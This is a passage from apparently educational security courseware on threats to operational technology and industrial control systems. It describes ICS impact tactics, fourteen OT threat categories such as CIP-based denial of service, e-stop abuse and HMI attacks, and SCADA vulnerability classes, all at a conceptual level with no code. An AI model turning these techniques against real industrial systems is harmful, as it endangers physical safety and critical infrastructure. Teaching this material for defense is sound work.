  - Unauthorized command messages


- **Impact**

  Impact refers to the techniques used by an attacker to damage, disrupt, or gain control of the data and systems of the targeted ICS environment and its surroundings. Some of the techniques used for this tactic are as follows.

  - **Damage to property:** An attacker can cause heavy damage to the property and its surrounding environments by performing various attacks on the ICS.
  - **Loss of availability:** Attackers can disrupt or hamper the industrial processes to make them unresponsive to the associated connections.
  - **Denial of control:** An attacker can manipulate the controls to disrupt the communications between the operators and the process controls.

  Some of the additional techniques that can be used by the attackers are listed below:

  - Denial of view
  - Loss of control
  - Loss of productivity and revenue
  - Loss of protection
  - Loss of safety
  - Loss of view
  - Manipulation of control
  - Manipulation of view
  - Theft of operational information



OT Threats

- Most OT systems use **legacy and outdated software** with no security protection, leaving a potential gateway for cyber criminals to gain access to the corporate IT network and OT infrastructure

OT Threats

- 01 Maintenance and Administrative Threat
- 02 Data Leakage
- 03 Protocol Abuse
- 04 Potential Destruction of ICS Resources
- 05 Reconnaissance Attacks
- 06 Denial-of-Service Attacks
- 07 HMI-based Attacks
- 08 Exploiting Enterprise Specific Systems and Tools
- 09 Spear Phishing
- 10 Malware Attacks
- 11 Exploiting Unpatched Vulnerabilities
- 12 Side-Channel Attacks
- 13 Buffer Overflow Attacks
- 14 Exploiting RF Remote Controllers

OT Threats

With the convergence of OT and IT, OT systems are being used for purposes for which they were not originally designed. OT systems are being integrated and interconnected with IT networks and are being exposed to the Internet, which is global. Most OT systems use legacy and outdated software with no security in place, leaving a potential gateway for cybercriminals to gain access to corporate IT networks and OT infrastructure. In addition, OT networks connect all machines and production infrastructure, leading to complex and sophisticated cyber-attacks that cause even physical damage.

Discussed below are some of the important threats faced by OT networks:

- **Maintenance and Administrative Threat**

  Attackers exploit zero-day vulnerabilities to target the maintenance and administration of the OT network. By exploiting these vulnerabilities, attackers inject and spread malware to IT systems and target connected industrial control systems such as SCADA and PLC.

- **Data Leakage**

  Attackers may exploit IT systems connected to the OT network to gain access to the IT/OT gateway and steal operationally significant data such as configuration files.

- **Protocol Abuse**

  Owing to compatibility issues, many OT systems use outdated legacy protocols and interfaces such as Modbus and CAN bus. Attackers exploit these protocols and interfaces to perform various attacks on OT systems. For example, attackers may abuse emergency stop (e-stop), which is a safety mechanism used to shut down the machinery in emergencies to execute single-packet attacks.

- **Potential Destruction of ICS Resources**

  Attackers exploit vulnerabilities in the OT systems to disrupt or degrade the functionality of the OT infrastructure, leading to life- and safety-critical issues.

- **Reconnaissance Attacks**

  OT systems allow remote communication with minimal or no encryption or authentication mechanisms. Attackers can perform initial reconnaissance and scanning on the target OT infrastructure to gather information necessary for later stages of the attack.

- **Denial-of-Service Attacks**

  Attackers exploit communication protocols such as Common Industrial Protocol (CIP) to perform DoS attacks on the target OT systems. For example, an attacker may send a malicious CIP connection request to a target device; once a connection is established, he/she may send a fake IP configuration to the device; if the device accepts the configuration, loss of communication may occur between the device and other connected systems.

- **HMI-Based Attacks**

  Human–Machine Interfaces (HMIs) are often called Hacker–Machine Interfaces. Even with the advancement and automation of OT, human interaction and control over the operational process remain challenges due to the underlying vulnerabilities. The lack of global standards for developing HMI software without any defense-in-depth security measures leads to many security problems. Attackers exploit these vulnerabilities to perform various attacks such as memory corruption, code injection, privilege escalation, etc. on target OT systems.

- **Exploiting Enterprise-Specific Systems and Tools**

  Attackers may target ICS devices such as Safety Instrumented Systems (SIS) to inject malware by exploiting underlying protocols to detect hardware and systems used in communications, and further disrupt or damage their services.

- **Spear Phishing**

  Attackers send fake emails containing malicious links or attachments, seemingly originated from legitimate or well-known sources, to the victim. When the victim clicks on the link or downloads the attachment, it injects malware, starts damaging the resources, and spreads itself to other systems. For example, an attacker sends a fraudulent email with a malicious attachment to a victim system that maintains the sales software of the operational plant. When the victim downloads the attachment, the malware is injected into the sales software, propagates itself to other networked systems, and finally damages industrial automation components.

- **Malware Attacks**

  Attackers are reusing legacy malware packages that were previously used to exploit IT systems for exploiting OT systems. They perform reconnaissance attacks to identify vulnerabilities in newly connected OT systems. Once they detect vulnerabilities, they reuse the older malware versions to perform various attacks on the OT systems. In some scenarios, attackers also develop malware targeting OT systems, such as ICS/SCADA.

- **Exploiting Unpatched Vulnerabilities**

  Attackers exploit unpatched vulnerabilities in ICS products, firmware, and other software used in OT networks. ICS vendors develop products that are reliable and provide high-speed, real-time performance with no built-in security features. In addition, these vendors cannot develop patches for the identified vulnerabilities with the same speed as IT vendors. For these reasons, attackers target and exploit ICS vulnerabilities to perform various attacks on OT networks.

- **Side-Channel Attacks**


  Attackers perform side-channel attacks to retrieve critical information from an OT system by observing its physical implementation. Attackers use various techniques, such as timing analysis and power analysis, to perform side-channel attacks.

- **Buffer Overflow Attack**

  The attacker exploits various buffer overflow vulnerabilities that exist in ICS software, such as HMI web interface, ICS web client, communications interfaces, etc., to inject malicious data and commands to modify the normal behavior and operation of the systems.

- **Exploiting RF Remote Controllers**

  OT networks use RF technology to control various industrial operations remotely. RF communication protocols lack in-built security for remote communication. Vulnerabilities in these protocols can be exploited by the attackers to perform various attacks on industrial machines that lead to production sabotage, system control, and unauthorized access.



HMI-based Attacks

- Attackers often attempt to compromise the HMI system as it is the core hub that **controls critical infrastructure**
- Attackers gain access to the HMI systems to cause **physical damage to the SCADA devices** or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:

Memory Corruption	Attackers exploit code security issues that include out-of-bound read/write vulnerabilities as well as heap- and stack-based buffer overflow
Credential Management	Attackers abuse hard-coded passwords and credentials stored in cleartext to gain administrative privileges
Lack of Authorization/Authentication and Insecure Defaults	Attackers exploit vulnerabilities such as confidential information transmitted in cleartext, insecure defaults, and unsafe ActiveX controls
Code Injection	Attackers exploit critical information transmitted in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls to gain illegal access to the target system

HMI-based Attacks

Attackers often try to compromise an HMI system as it is the core hub that controls critical infrastructure. If attackers gain access over HMI systems, they can cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture that can be used later to perform malicious activities. Using this information, attackers can disable alert notifications of incoming threats to SCADA systems.

Discussed below are various SCADA vulnerabilities exploited by attackers to perform HMI-based attacks on industrial control systems:

- **Memory Corruption**

  The vulnerabilities in this category are code security issues that include out-of-bound read/write vulnerabilities and heap- and stack-based buffer overflow. In an HMI, memory corruptions take place when the memory contents are altered due to errors residing in the code. When these altered memory contents are used, the program crashes or performs unintended executions. Attackers can accomplish memory corruption tasks simply by overwriting the code to cause a buffer overflow. Sometimes, the unflushed stack can also allow attackers to use string manipulation to abuse the program.

- **Credential Management**

